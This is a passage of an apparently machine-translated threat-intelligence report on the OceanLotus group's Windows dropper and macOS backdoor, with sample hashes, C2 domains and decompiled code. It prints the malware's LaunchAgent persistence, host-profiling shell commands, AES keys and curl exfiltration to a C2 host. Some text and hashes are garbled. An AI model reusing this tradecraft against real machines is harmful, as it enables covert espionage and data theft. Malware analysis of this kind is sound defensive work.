
cc7b9ee1b026e16a9d37e3988a714479

e60c35dd36c9f525007955e6b3a88b82

Binding files in this homologous sample:

Cc7b9ee1b026e16a9d37e3988a714479 bundled office files content is as follows:





A comparison between this version of Dropper and the 2015 version of Dropper:

1. The Dropper in 2015 is to pass the randomly generated decryption key through the command line parameter, while the Dropper in this version is to pass the key through the environment variables between the process chains (API is SetEnvironmentVariableW and GetEnvironmentVariableW).
- 2, the presence of the 2015 version of the detection virtual machine, this version does not exist in the detection virtual machine.

The following figure is: Dropper version of OceanLotus in 2015 passes the key through "- ping" :

传递参数“—ping+【运行的文件全路径】+【t】 + 密钥”,执行起来 temp 文件。

```

CommandLine = 0;
memset(&si, 0x00);
sprintf(&si.CommandLine, 0x4000u, L"\\""\\s\\""--ping\ls\t\5", &PathName, &FileName, &v38); // 传递参数并执行 tmp文件
StartupInfo.cb = 0;
memset(&si.StartupInfo, 0x00, 0x40u);
StartupInfo.lpReserved = 0;
StartupInfo.cb = 0x8;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcess(&PathName, &CommandLine, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation); // 执行tmp文件
v34 = 0;
goto LABEL_32;

```

The following figure is: in this Dropper version, the randomly generated key is stored in the environment variable:

```

129     String = 0;
130     memset(&v105, 0, 128u);
131     v51 = &String;
132     v52 = &v113;
133     v53 = 16;
134     do
135     {
136         v54 = *(v52 - 2);
137         *v51 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v52 - 2) >> 4];
138         v55 = a0123456789abcd[v54 & 0xF];
139         v56 = (unsigned __int8)*(v52 - 1);
140         v51[1] = v55;
141         v51[2] = a0123456789abcd[v56 >> 4];
142         v57 = a0123456789abcd[v56 & 0xF];
143         v58 = (unsigned __int8)*v52;
144         v51[3] = v57;
145         v51[4] = a0123456789abcd[v58 >> 4];
146         v59 = a0123456789abcd[v58 & 0xF];
147         v60 = (unsigned __int8)v52[1];
148         v51[5] = v59;
149         v51[6] = a0123456789abcd[v60 >> 4];
150         v51[7] = a0123456789abcd[v60 & 0xF];
151         v51 += 8;
152         v52 += 4;
153         --v53;
154     }
155     while ( v53 );
156     lpValue = (LPCWSTR)&v97;
157     fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
158     v61 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
159     if ( lpValue != (LPCWSTR)&v97 )
160         free((void *)lpValue);
161     if ( v61 )

```

Correlation Analysis

Trojan Samples

Through the analysis of the general backdoor of OceanLotus, a large number of homologous samples were found through the features in its code:

MD5	Compile time	The file size	Module name
ac5f18f1c20901472d4708bd06a2d191	In the 2018-06-13 s, 11:33:33	93184	DllHijack.DLL
221e9962c9e7da3646619ccc47338ee8	In the 2018-06-25 s, 02:35:46	93184	DllHijack.DLL
26ea45578e05040deb0cc46ea3103184	In the 2018-07-02 s, 02:11:55	142336	DllHijack.DLL
200033d043c13b88d121f2c1d8d2dfdf	In the 2018-07-09 s, 03:00:10	2053632	DllHijack.DLL
9972111cc944d20c9b315fd56eb3a177	In the 2018-07-13 s, 03:48:03	142336	DllHijack.DLL
bf040c081ad1b051fdf3e8ba458d3a9c	In the 2018-07-23 s, 03:11:16	93184	DllHijack.DLL
6c2a8612c6511df2876bdb124c33d3e1	In the 2018-07-23 s, 04:50:51	93184	DllHijack.DLL
7dace8f91a35766e9c66dd6258552b02	In the 2018-07-23 s, 12:59:23	142336	DllHijack.DLL
c9093362a83b0e7672a161fd9ef9498a	In the 2018-08-07 s, 03:12:39	92672	DllHijack.DLL

38f9655c72474b6c97dc9db9b3609677	In the 2018-08-09 s, 10:11:58	93184	DllHijack. DLL
4bb4d19b42e74bd11459c9358c1a6f01	In the 2018-08-13 s, 02:21:13	168960	DllHijack. DLL
f42611ac0ea2c66d9f27ae14706c1b00	In the 2018-08-13 s, 08:46:56	92672	DllHijack. DLL
c28abdf45590af0ef5c4e7a96d4b979	In the 2018-08-15 s, 03:20:08	92672	DllHijack. DLL
cf0b74fe79156694a2e3ea81e3bb1f85	In the 2018-08-20 s, 02:12:34	92672	DllHijack. DLL
c78fd680494b505525d706c285d5ebce	In the 2018-08-20 s, 02:23:12	92672	DllHijack. DLL
77390c852addc3581d14acf06991982e	In the 2018-08-29 s, 03:20:46	168960	DllHijack. DLL
49e969a9312ee2ae639002716276073f	In the 2018-08-29 s, 03:50:11	93184	DllHijack. DLL
f5ad93917cd5b119f82b52a0d62f4a93	In the 2018-08-30 s, 08:22:15	129536	DllHijack. DLL
6291eabf6a8c58cad6a04879b7ba229f	In the 2018-09-04 s, 02:24:06	92672	DllHijack. DLL
9a10292157ac3748212fb77769873f6c	In the 2018-09-04 s, 02:42:21	129536	DllHijack. DLL
a406626173132c8bd6fe52672deacbe7	In the 2018-09-06 s, 02:03:30	92672	DllHijack. DLL
93c3d6cffdc0a2f29844ff130a920be	In the 2018-09-06 s, 08:01:41	129536	DllHijack. DLL
6b8fc8c9fe4f4ef90b2fcbcc0d24cf9	In the 2018-09-10 s, 02:44:30	119296	DllHijack. DLL
1211dea7b68129d48513662e546c6e21	In the 2018-09-11 s, 03:06:50	92672	DllHijack. DLL
2f1f8142d479a1daf3cbd404c7c22f9f	In the 2018-09-17 s, 04:12:57	111616	DllHijack. DLL
0f877ad5464fcbb12e1c019adf7065cc	In the 2018-09-18 s, 02:24:47	92672	DllHijack. DLL
cab262b84dbd319f3df84f221e5c451f	In the 2018-09-18 s, 03:00:51	111616	DllHijack. DLL
07ff4f943b202f4e16c227679d9b598a	In the 2018-09-19 s, 02:01:04	92672	DllHijack. DLL
7a6ba3e26c86f3366f544f4553c9d00a	In the 2018-09-24 s, 07:12:34	93184	DllHijack. DLL

518f52aab9a059d181bfe864097091e	In the 2018-09-25 s, 02:59:04	111616	DllHijack. DLL
70a64ae401c0a5f091b5382dea2432df	In the 2018-10-03 s, 04:17:51	111616	DllHijack. DLL
d40b4277e0d417e2e0cff47458ddd62d	In the 2018-10-09 s, 03:22:19	95232	DllHijack. DLL
5f1bc795aa784f781d91acc97bec6644	In the 2018-10-17 s, 08:02:50	209412	DllHijack. DLL
305d992821740a9cbbda9b3a2b50a67c	In the 2018-10-22 s, 03:27:24	92672	DllHijack. DLL
7df61bc3a146fcf56fe1bbd3c26ea8c0	In the 2018-10-22 s, 03:34:11	113664	DllHijack. DLL
3c04352c5230b8cbbaa12f262dc01d335	In the 2018-11-14 s, 07:07:53	92672	DllHijack. DLL
41f717eda9bc37de6ea584597f60521f	In the 2018-11-15 s, 02:03:44	92672	DllHijack. DLL
db81a7e405822be63634001ec0503620	In the 2018-11-28 s, 08:55:24	112128	DllHijack. DLL
865a7e3cd87b5bc5feec9d61313f2944	In the 2018-11-29 s, 02:21:27	92672	DllHijack. DLL
aad445e7ffc5ce463996e5db13350c5b	In the 2018-11-29 s, 08:18:42	115712	DllHijack. DLL
9bcd0b2590c53e4c0ed5614b127c6ba7	In the 2018-11-29 s, 09:25:15	112128	DllHijack. DLL
7338852de96796d7f733123f04dd1ae9	In the 2018-12-04 s, 02:27:26	92672	DllHijack. DLL
906a6898d099eb50c570a4014c1760f5	In the 2018-12-04 s, 04:31:45	115712	DllHijack. DLL
a530410bca453c93b65d0de465c428e4	In the 2018-12-06 s, 03:21:22	115712	DllHijack. DLL
de409b2fe935ca61066908a92e80be29	In the 2018-12-10 s, 04:03:20	115712	DllHijack. DLL
2756b2f6ba5bcf811c8baced5e98b79f	In the 2018-12-10 s, 04:29:12	92672	DllHijack. DLL


MAC Backdoor

In the previous chapter, we found that the resolved IP of C2:rio.imbandaad.com was 198.15.119.125. When we checked the IP again, we found that one of the domain names, web.dalalepredaa.com, had been labeled as OceanLotus

And through this domain name, we discovered a OceanLotus's newest MAC sample.

To disguised as a document, first of all, the sample will be in the folder name in docx d, lowercase Roman numeral five hundred instead, to deceive users: Don khieu nai. d ocx


Windows looks like this:



On the Macosx system is the office icon of the docx file, is actually a directory:



Don khieu nai.docx



Because iconFile in info.plist points to the iconFile of a doc, as shown below:

The figure consists of two screenshots from Xcode. The top screenshot shows the 'Info.plist' file with its XML code. A red box highlights the 'CFBundleIconFile' key and its value, which is a reference to 'info.icns'. The bottom screenshot shows the 'Resources' folder containing two files: 'configureDefault.de f' and 'info.icns'. The 'info.icns' file is also highlighted with a red box.

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>CFBundleExecutable</key>
    <string>Don khieu nai</string>
    <key>CFBundleIconFile</key>
    <string>info.icns</string>
    <key>CFBundleIdentifier</key>
    <string>com.apple.files</string>
    <key>CFBundleName</key>
    <string>com.apple.files</string>
    <key>CFBundlePackageType</key>
    <string>APPL</string>
    <key>CFBundleShortVersionString</key>
    <string>1.0</string>
    <key>CFBundleSupportedPlatforms</key>
    <array>
        <string>MacOSX</string>
    </array>
    <key>CFBundleVersion</key>
    <string>1.0</string>
    <key>LSMinimumSystemVersion</key>
    <string>10.6</string>
    <key>LSUIElement</key>
    <true/>
    <key>NSHumanReadableCopyright</key>
    <string>Copyright © 2013 Apple. All rights reserved.</string>
</dict>

```

The following is the signature information of the sample, as shown in the figure:

```

Identifier = com.apple.files
Format=bundle with mach-o thin (x86_64)
CodeDirectory v=20200 size=439 flags=0x0(none) hashes=15+3 location=embedded
Hash type = sha1 size = 20
CDHash f54c13237d538cd3d885062e11c306b01d858f = 80
Signature size = 8522
Authority=Developer ID Application: DAVID DOWELL (B5YH6VDVRE)
Authority = Developer ID Certification Authority
Authority = Apple Root CA
Timestamp=Sep 19, 2018, 3:57:09 AM
The Info. The plist entries = 11
TeamIdentifier = B5YH6VDVRE
Sealed Resources version=2 rules=12 files=2
Internal requirements count = 1 size = 208

```

After the sample is executed, three directories will be created in the Library directory:

LaunchAgents

Media

Video


Install an application named LaunchAgents to start up:

```
[bogon:LaunchAgents abc$ cat com.apple.media.agentd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.media.agentd</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Video/Download/Updater/mediaagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

The application points to the mediaagentd program in the Video directory:



At the same time, the previous directory was replaced by a real docx file, to achieve a diversion:




The released mediaagentd program is shelled and will be loaded and executed in memory after decryption:

```

1 int64 __usercall start@<rax>(_int64 a1<rbx>, _int64 a2<r14>, _int64 a3<rb>, void __fastcall *a4)(&QWORD, &QWORD, &QWORD, ...
2 {
3     unsigned int v4; // ecx
4     unsigned __int64 v5; // rax
5     unsigned int v6; // edx
6     unsigned int v7; // rbx
7     _int64 __fastcall *v8) _int64, _int64); // r15
8     char v10; // [rsp+10h] [rbp-403h]
9     _int64 savedregs; // [rsp+404h] [rbp-40h]
10    void *retaddr; // [rsp+404h] [rbp+8h]
11
12    v4 = *(__QWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
13    if ( v4 )
14    {
15        v5 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
16        v6 = 0;
17        while ( *(__QWORD *)v5 != 25 || *(__QWORD *) (v5 + 10) != 6073460636892678476LL )
18        {
19            v6++;
20            v5 += *(unsigned int *) (v5 + 4);
21            if ( v6 > v4 )
22                goto LABEL_10;
23        }
24        v7 = *(unsigned __int16 **)(v5 + 24);
25        a3 = (_int64)v7 + v7;
26        a4 = (void __fastcall *)(&QWORD, &QWORD, &QWORD, &QWORD))(v7 + 1);
27        do
28        {
29            a2 = *((unsigned int *)v7 - 1);
30            v7 -= 2;
31        }
32        while ( !a2 );
33        a1 = (_int64)v7 - a2;
34    }
35 LABEL_10:
36    v0 = (_int64 __fastcall *)(_int64, _int64)sub_F00008FD(a1, a2, (_int64)&v10, 0x4000LL, a3, a4, &savedregs);
37    sub_F000087E();
38    retaddr = (void *)signed int)retaddr;
39    return 0x(a1, a2);
40}

```

The unshelled MACOS file is as follows:



AES encryption key (HEX) : 4 e620abedafb4d9866cc9d9c2d29e2d7ea18adf1 32-bit
zero padding enough:

```

data:00000001000173C4      align 10h
data:00000001000173D0 unk_1000173D0 db 4Eh ; N
data:00000001000173D0
data:00000001000173D1      db 62h ; b
data:00000001000173D2      db 0Ah
data:00000001000173D3      db 0BEh
data:00000001000173D4      db 0DAh
data:00000001000173D5      db 0FBh
data:00000001000173D6      db 4Dh ; M
data:00000001000173D7      db 98h
data:00000001000173D8      db 66h ; f
data:00000001000173D9      db 0CCh
data:00000001000173DA      db 9Dh
data:00000001000173DB      db 9Ch
data:00000001000173DC      db 2Dh ; -
data:00000001000173DD      db 29h ; )
data:00000001000173DE      db 0E2h
data:00000001000173DF      db 0D7h
data:00000001000173E0      db 0EAh
data:00000001000173E1      db 18h
data:00000001000173E2      db 0ADh
data:00000001000173E3      db 0F1h

```

The decrypted data is as follows:

```

0x100014170    touch -t +
0x100014190    +
0x1000141b0    > /dev/null+
0x100014250    2>@1+
0x1000141d0    2>/dev/null & sleep +
0x100014220    . kill $! >/dev/null 2>@1+
0x100014270    2>/dev/null+
0x100014290    +
0x1000142b0    /private+
0x1000142e0    system_profiler SPHardwareDataType 2>/dev/null | awk '/Processor / {split($0, line, ":"); printf("%s", line[2]);}' +
0x100014360    machdep.cpu.brand_string+
0x100014880    +
0x100014390    ifconfig "++
0x1000143b0    " | awk '/ether /{print $2}' +
0x1000143e0    ifconfig -l+
0x1000143f0    ifconfig -l+
0x1000144e0    en0+
0x100014900    +
0x1000145a0    /System/Library/CoreServices/SystemVersion.plist+
0x1000145e0    <string>+
0x100014610    </string>+
0x100014630    Mac OSX +
0x1000144b0    scutil --get ComputerName+
0x100014650    uname -n+
0x100014670    x86_64+
0x100014500    ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\\""); printf("%s", line[4]); }' +
0x100014580    .r+
0x100014840    http://+
0x100014860    curl/7.36.1+
0x100014840    http://+
0x100014860    curl/7.36.1+
0x100014820    /dev/null+
0x100014840    http://+
0x100014860    curl/7.36.1+

```

And the information collected is encrypted by AES and sent through the CURL library:

```

29 v4 = curl_easy_init();
30 if ( v4 )
31 {
32     std::string::string((std::string )&v15, a1);
33     v21 = "(_QWORD )"\xb8\xED\xAA\x4c\x04\x95\xF7\xF4\xEF\xE8\t\x01p\xA1\x93";
34     v22 = 0;
35     v5 = const char *fun_DecodeStr((__int64)&v21, 16LL, (_int64)&unk_1000173D0, dword_1000173E4, 0);
36     v6 = (char *)v5;
37     v7 = strlen(v5);
38     if ( std::string::find((std::string *)&v15, v6, 0LL, v7) == -1LL )
39     {
40         sub_1000040C0((std::string *)&v14, v6, (std::string *)&v15);
41         std::string::assign((std::string *)&v15, (const std::string *)&v14);
42         v8 = v14 - 24;
43         if ( (_UNKNOWN )(v14 - 24) != &std::string::Rep::S_empty_rep_storage
44             && _InterlockedExchangeAdd((volatile signed __int32 )(*v14 - 8), 0xFFFFFFFF) <= 0 )
45         {
46             std::string::Rep::M_destroy(v8, &v18);
47         }
48     }
49     if ( v6 )
50     {
51         curl_easy_setopt(v4, CURLOPT_URL, v15);
52         curl_easy_setopt(v4, CURLOPT_WRITEFUNCTION, sub_10000FB94);
53         curl_easy_setopt(v4, CURLOPT_FILE, &v16);
54         curl_easy_setopt(v4, CURLOPT_TIMEOUT, *((_QWORD *)v2 + 1));
55         v19 = "(_QWORD )"\x80\xB9\xCF\x43\xF8\x9R\xCB\x7F\xF1\x9402\x";
56         v20 = 0;
57         v9 = (void *)fun_DecodeStr((__int64)&v19, 16LL, (_int64)&unk_1000173D0, dword_1000173E4, 0);
58         curl_easy_setopt(v4, CURLOPT_USERAGENT, v9);
59         if ( v9 )
60         {
61             free(v9);
62             if ( (*(_BYTE *)v2 + 24) )
63                 curl_easy_setopt(v4, CURLOPT_COOKIE, *((_QWORD *)v2 + 2));
64             v10 = curl_easy_perform(v4);
65             *((_DWORD *)v2 + 7) = *_error;
66         }
67     }
68     if ( v10 == CURLE_OK )
69     {
70         curl_easy_getinfo(v4, CURLINFO_RESPONSE_CODE, &v13);
71     }
72 }
73

```

The message distribution function of remote control is as follows: different operations will be performed according to its own token in the first place. The following is the operation of listing the directory:

```

698     if ( v20 == 'r' )
699     {
700         v10 = 1;
701         v5 = (char *)&v153;
702         pthread_create(&v84, &v153, sub_10000BC68, v44);
703         goto LABEL_165;
704     }
705     else if ( v20 == '#' || v20 == '<' )
706     {
707         v10 = 1;
708         v5 = (char *)&v153;
709         pthread_create(&v84, &v153, (void *(__cdecl *)(void *))sub_10000B654, v44); // list dir
710         goto LABEL_165;
711     }
712     if ( *v46 )
713     {
714         operator delete(*v46);
715         v52 = (void *)(*v45 - 24LL);
716         if ( v52 != &std::string::Rep::S_empty_rep_storage
717             && _InterlockedExchangeAdd((volatile signed __int32 )(*v45 - 8LL), 0xFFFFFFFF) <= 0 )
718         {
719             v5 = &v152;
720         }
721     }
722 }
723

```

The key used for data transmission is different from the key used for decryption string. The following is the encryption key for data transmission:

07e74ff2ce9688c8f79b91ab32c95d11c140d3ac

```

__data:0000001000173F0 unk_1000173F0 db 7 ; DATA XREF: fun_MainSendInfo+F0@o
__data:0000001000173F0 db 0E7h ; o
__data:0000001000173F1 db 4Fh ; 0
__data:0000001000173F2 db 0F2h
__data:0000001000173F3 db 0CEh
__data:0000001000173F4 db 96h
__data:0000001000173F5 db 88h
__data:0000001000173F6 db 0C8h
__data:0000001000173F7 db 0F7h
__data:0000001000173F8 db 9Bh
__data:0000001000173F9 db 91h
__data:0000001000173FA db 0ABh
__data:0000001000173FC db 32h ; 2
__data:0000001000173FD db 0C9h
__data:0000001000173FE db 5Dh ; ]
__data:0000001000173FF db 11h
__data:000000100017400 db 0C1h
__data:000000100017401 db 40h ; @
__data:000000100017402 db 0D3h
__data:000000100017403 db 0ACh

```

And some string decryption algorithms use base64 decryption first, then aes decrypt:

```

1 __int64 __usercall sub_10000F6E1@<rax>(__int64 a1@<rax>, __int64 a2@<rdi>
2 {
3     __int64 v3; // [rsp+0h] [rbp-10h]
4
5     v3 = a1;
6     std::string::string(
7         a2,
8         "xJcHsS4+oUuDh0zw2rElsy0oe8o0HwxqAtinT0N21mdg0Pnsefuqa469CeovGrGai6SV/a6Mhf4n/IB/ERwFtI==",
9         &v3);
10    return a2;
11 }

```

```

30 v4 = strlen(v3);
31 v5 = (const char *)fun_DecodeStr((__int64)v3, v4, (__int64)&unk_1000173D0, qword_1000173E4, 1u);
32 v6 = (char *)v5;
33 v7 = strlen(v5);
34 std::string::assign(this, v6, v7);                                1 means base64 encode
                                                               0 means not base64 encode

47     v22 = 0;
48     v13 = (__int64)fun_Base64(a1, a2, &v25);                      // fun_Base64
49     v10 = v25;
50 }
51 }
52 bzero(&v26, 33uLL);
53 v14 = v8;
54 if ( v8 > 32 )
55     v14 = 32LL;
56 memcpy(&v26, v9, v14);
57 v15 = malloc(v10 + 32);
58 *v24 = v15;
59 v16 = v13;
60 v17 = (void *)v13;
61 v12 = 0;
62 if ( !(unsigned int)CCCrypt(a7 ^ 1u, 0LL, 1LL, &v26, 32LL, 0LL, v16, v10, v15, v10 + 32, v23) )    //
63

```

But the base64 used in the decryption is not the standard base64. The following figure shows the base64 table of the malicious code:

```

__const:000000100014950 ; char aIjklmnopqrstuvwxyz[64]
__const:000000100014950 aijklmnopqrstuvwxyz db 'IJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz' ; DATA XREF: fun_Base64+3Ato
__const:000000100014950 ; DATA XREF: sub_100010B5E+AEt0
__const:000000100014950 _BYTE byte_100014990[64] ; DATA XREF: sub_100010B5E+AEt0
__const:000000100014950 byte_100014990 db 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'A', 'B', 'C'
__const:000000100014950 ; sub_100010B5E+AEt0
__const:000000100014950 ; sub_100010B5E+AEt0
__const:000000100014950 db 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'A', 'B', 'C'
__const:000000100014950 db 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3'
__const:000000100014950 db 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3'
__const:000000100014950 __const ends
__const:000000100014950

```

The encrypted data is sent to C2, as shown in the figure below:

C2: web.dalalepredaa.com

Stream Content

```

POST /store/ads/modal.css HTTP/1.1
Host: web.dalalepredaa.com
User-Agent: curl/7.36.1
Accept: */*
Content-Length: 334
Content-Type: application/x-www-form-urlencoded

..TE.cf...%u....%Q...[...{.U$..0..<'s..1.....+m
....r.M.....9....d.k.....%..=..09..u.Y.F..A&....Yr..H.W..Ss..jh1PQ.
.:....>16.....y2..z.<?{....m.z..v&.gj...0...F.....s.....
+....h}....nA..T(V:f04:7.w-YwP..m.....Ib.E....c.=....&L....1...
c.....c....Mc,...-..3
....e....0.3g"h....#`.{....}

```

It is worth noting that some of the recent Mac samples of hibiscus were found to have signatures. After deduplication, we found two commonly used ones:


Melinda Cline (P74QRJXB2F)

DAVID DOWELL (B5YH6VDVRE)


Office Documents

Through correlation analysis, it is found that the macro document sample and a large number of samples have the same origin.

